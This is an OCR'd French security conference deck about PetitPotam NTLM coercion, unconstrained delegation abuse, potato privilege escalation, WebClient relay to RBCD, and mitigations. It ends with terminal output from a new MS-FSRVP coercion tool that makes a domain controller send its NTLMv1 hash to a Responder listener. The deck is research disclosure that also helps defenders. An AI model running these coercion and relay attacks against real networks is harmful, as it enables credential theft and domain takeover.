
MATCH p = (c1:Computer)-[r1:AdminTo]->(c2:Computer) RETURN p UNION ALL MATCH p = (c3:Computer)-[r2:MemberOf|HasSIDHistory*1..]->(g:Group)-[r3:AdminTo]->(c4:Computer) RETURN p



PETITPOTAM AND UNCONSTRAINED DELEGATION SERVER

- Les serveurs en Unconstrained Delegation peuvent se faire passer pour n'importe quel compte qui se connecte à eux.
- Si un attaquant contrôle un de ces serveurs en étant SYSTEM il peut ainsi se faire passer pour n'importe quel compte si connectant en lui volant son TGT ☺.
- **Très utile pour sauter de foret en foret car les DC sont par défaut en unconstrained delegation.**

PETITPOTAM AND UNCONSTRAINED DELEGATION SERVER




Source: https://fr.slideshare.net/harmj0y/derbycon-the-unintended-risks-of-trusting-active-directory

PETITPOTAM AND NETWORK SERVICE PRIVILEGES

- Les comptes utilisateurs/de service possédant le droit SeImpersonate ou SeAssignPrimaryToken peuvent élever leur privilèges to SYSTEM.
- Principe des LPE de la série « potato ».
    1. Trick the “NT AUTHORITY\SYSTEM” account into authenticating via NTLM to a endpoint we control.
    2. Man-in-the-middle this authentication attempt (NTLM relay) to locally negotiate a security token for the “NT AUTHORITY\SYSTEM” account. ImpersonateNamedPipeClient(), CreateProcessWithToken(), etc..
    3. Impersonate the token we have just negotiated.
- RottenPotato de @foxglovesec ou **PrintSpoofer de @itm4n!**
- **https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/**


PETITPOTAM AND NETWORK SERVICE PRIVILEGES




- Un chercheur chinois à crée un EFSPotato qui fait exactement cela!
- **https://github.com/zcgonvh/EfsPotato**

PETITPOTAM AND WEBCLIENT ENABLED BOX

- **Si la machine cible à le Webclient Webdav d'activé, il est alors possible d'utiliser petitpotam pour forcer une authentication en HTTP cette fois ci.**
- **Cette authentication HTTP peut etre relayée sur le LDAP du controleur de domaine afin de réaliser une attaque dite RBCD(resource based constrained delegation)**
- **Et ainsi prendre le controle de la machine cible.**



PETITPOTAM AND WEBCLIENT ENABLED BOX




- https://github.com/Hackndo/WebclientServiceScanner

PETITPOTAM – MITIGATIONS

PETITPOTAM - MITIGATIONS

- **Désactiver le service EFS n'empeche pas l'exploitation par le named pipe LSARPC**
- **Microsoft ne sortira plus de fix, ils ont sortis un fix pour le unauthenticated sur les DC cependant.**
- **Mais tout n'est pas perdu!**
  - **Désactiver NTLM authentication sur le reseau autant que possible!**
  - **Possible de bloquer PetitPotam avec les RPC FILTER(merci GentilKiwi :p)!**
  - **Appliquer les micropatchs de @0patch !**

- https://blog.0patch.com/2021/08/free-micropatches-for-petitpotam.html
- https://twitter.com/gentilkiwi/status/1421949715985986403329




MERCI A

- **Mes collègues qui m'ont soutenu dans la recherche de cette « vuln » où j'ai du lire quasiment toutes les docs des protocoles Microsoft ☺ et faire des dizaines de tests**
  - **Grenadine, Skar, Plissken, Didakt, Pixis et encore pleins d'autres**
- **GentilKiwi qui m'a bien aidé pour le code en C pour windows et d'autres trucs**
- **Mpgn @mpgn_x64 pour le podcast et les encouragements**
- **Le blog de Pixis @HackAndDo : https://beta.hackndo.com/**
- **Le site de Shutdown @_nwodtuhs : https://www.thehacker.recipes/**
- **Le site de Clément Labro @itm4n : https://itm4n.github.io/**
- **Pleins d'autres gens que j'oublie surement**
- **et surtout à vous de m'avoir écouté!!!**


TIENS TIENS JE VOIS
QUELQUE CHOSE DE NOUVEAU

Y'AURAIS PAS D'AUTRE PROTOCOLE VULNERABLE?!



MS-FSRVP File Server Remote VSS Protocol

Y'AURAIS PAS D'AUTRE PROTOCOLE VULNERABLE?!

```
root@cobalt:~/Rump# python vss.py -u putin -p [redacted] -d RUSSIE 192.168.0.17 192.168.0.80

[-] Connecting to ncacn_np:192.168.0.80[\PIPE\FssagentRpc]
[+] Connected!
[+] Binding to a8e0653c-2744-4389-a61d-7373df8b2292
[+] Successfully bound!
[-] Sending IsPathSupported!
IsPathSupported
ShareName:                    u'\\\\192.168.0.17\\netlogon\x00'

Something went wrong, check error status ⇒ MS-FSRVP SessionError: code: 0x0 - ERROR_SUCCESS - The operatio
essfully.
root@cobalt:~/Rump#
```

```
    Responder NIC              [eth0]
    Responder IP               [192.168.0.17]
    Challenge set              [1122334455667788]
    Don't Respond To Names     ['ISATAP']


[+] Listening for events ...
[SMB] NTLMv1-SSP Client   : 192.168.0.80
[SMB] NTLMv1-SSP Username : RUSSIE\ADDS-2019$
[SMB] NTLMv1-SSP Hash     : ADDS-2019$::RUSSIE:D8D2A022136BC8B4000000
455667788
[*] Skipping previously captured hash for RUSSIE\ADDS-2019$
```

INVESTIGUEZ! Y'A PLEINS DE CHOSES A TROUVER ENCORE!!! ☺